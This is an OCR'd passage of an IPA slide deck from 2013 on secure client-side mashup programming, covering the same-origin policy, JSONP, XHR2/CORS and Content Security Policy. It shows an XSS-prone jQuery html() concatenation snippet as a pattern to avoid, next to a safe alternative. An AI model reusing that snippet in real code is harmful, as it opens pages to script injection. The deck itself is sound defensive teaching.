- html() によるHTML記述を避ける

```
x.html("<ul><li>" + 項目1 + "</li>"
          + "<li>" + 項目2 + "</li></ul>");
```


代わりにタグ生成と text() を使う

```
x.empty().append(
   $("<ul></ul>")
      .append($("<li></li>").text( 項目1 ))
      .append($("<li></li>").text( 項目2 )));
```

- $.parseHTML() の使用も同様に避ける


Copyright © 2013 独立行政法人情報処理推進機構

5.「同一源泉」と「他源泉」



Copyright © 2013 独立行政法人情報処理推進機構


なぜ源泉の違いを気にするのか？



これまでの脅威の構図

Copyright © 2013 独立行政法人情報処理推進機構

脅威の構図も変化



信頼できないものが混ざるリスク

Copyright © 2013 独立行政法人情報処理推進機構

源泉とは：Webコンテンツの出所

ブラウザ

コンテンツ

源泉

https://example.com:1443

{スキーム、ホスト、ポート}
の三つ組みで識別される

Copyright © 2013 独立行政法人情報処理推進機構

セキュリティ確保のための制約


- 同一源泉ポリシー
  - JavaScriptコードが自らの出身源泉とは異なる源泉からのリソースは取得できない
  - 信頼のおけない「源泉」から悪意のデータを受け取る事態を避けるため
  - XMLHttpRequest 関数に関する、かつての制約

- マッシュアップにとっては不便な制約
  - 他社の地図APIを呼び出したい
  - 他社のデータベースを参照したい　等々


Copyright © 2013 独立行政法人情報処理推進機構

抜け道が考え出された

JSONP




iframe コール




(注) XHR1 は、XMLHttpRequest level 1 の略

Webワーカ＋importScripts



iframe＋postMessage



(注) XHR1 は、XMLHttpRequest level 1 の略

Copyright © 2013 独立行政法人情報処理推進機構

XHR2 の登場

- XMLHttpRequest level 2 略して XHR2
  - 一定の制約のもと他源泉へのHTTPリクエストを行える
  - Internet Explorer においては XDomainRequest
- Origin:リクエストヘッダ
  - 他源泉へは自動で Origin: リクエストヘッダが出される
  - 同一源泉の場合は出ない
- Access-Control-Allow-Origin: レスポンスヘッダ
  - 適合する Access-Control-Allow-Origin: レスポンスヘッダをサーバが返したときのみクライアント側コードはレスポンス内容を受け取れる

Copyright © 2013 独立行政法人情報処理推進機構

Access-Control-Allow-Origin: ヘッダ

- サーバ側には拒否権がある

Copyright © 2013 独立行政法人情報処理推進機構

悪意の他源泉アクセス

- クライアント側では止められない

ロード
善意の源泉
スクリプト注入攻撃
善意のコンテンツ
侵入コード
情報漏洩
Origin: 善意の源泉
XHR2
ブラウザ
悪意の源泉
Access-Control-Allow-Origin: *


Copyright © 2013 独立行政法人情報処理推進機構

対策にCSPが有望

- Content Security Policy
  - アクセスできる源泉のホワイトリスト
  - インラインスクリプトを原則禁止
  - Content-Security-Policy: レスポンスヘッダに記述

Copyright © 2013 独立行政法人情報処理推進機構

CSPは源泉へのアクセスを制限



ブラウザがクライアント側コードの振る舞いを制限

Copyright © 2013 独立行政法人情報処理推進機構

CSP実装と標準

- Firefox から実装が始まった

- ヘッダにばらつきがある

レスポンスヘッダ	ブラウザ
Content-Security-Policy:	Firefox 23以降，Chrome 25以降
X-Content-Security-Policy:	IE 10以降 (sandboxのみサポート), Firefox 4～22
X-Webkit-CSP:	Safari 6以降，Chrome 14～24

- W3Cにおいては CSP 1.1 がドラフト段階

Copyright © 2013 独立行政法人情報処理推進機構

6. 他のマッシュアップ論点

更なるテーマ

- CSP（Content Security Policy）
- クライアント側マッシュアップにおけるリクエスト強要（CSRF）
- HTML5新機能に潜在するセキュリティ課題
- JavaScript向けフレームワーク
- サーバ側マッシュアップ

- Internet Explorer 固有の問題

Copyright © 2013 独立行政法人情報処理推進機構

参考URI

- 『セキュア・プログラミング講座』
  - https://www.ipa.go.jp/archive/security/vuln/programming/index.html
    - 「第1章 総論」から「マッシュアップにおけるセキュアプログラミング」
    - 「第8章 マッシュアップ」
- CSP（Content Security Policy）
  - https://developer.mozilla.org/ja/docs/Security/CSP
- JavaScript 向けフレームワーク
  - AngularJS
    - http://www.angularjs.org
  - Knockout.js
    - http://knockoutjs.com
  - Backbone.js
    - http://backbonejs.org

Copyright © 2013 独立行政法人情報処理推進機構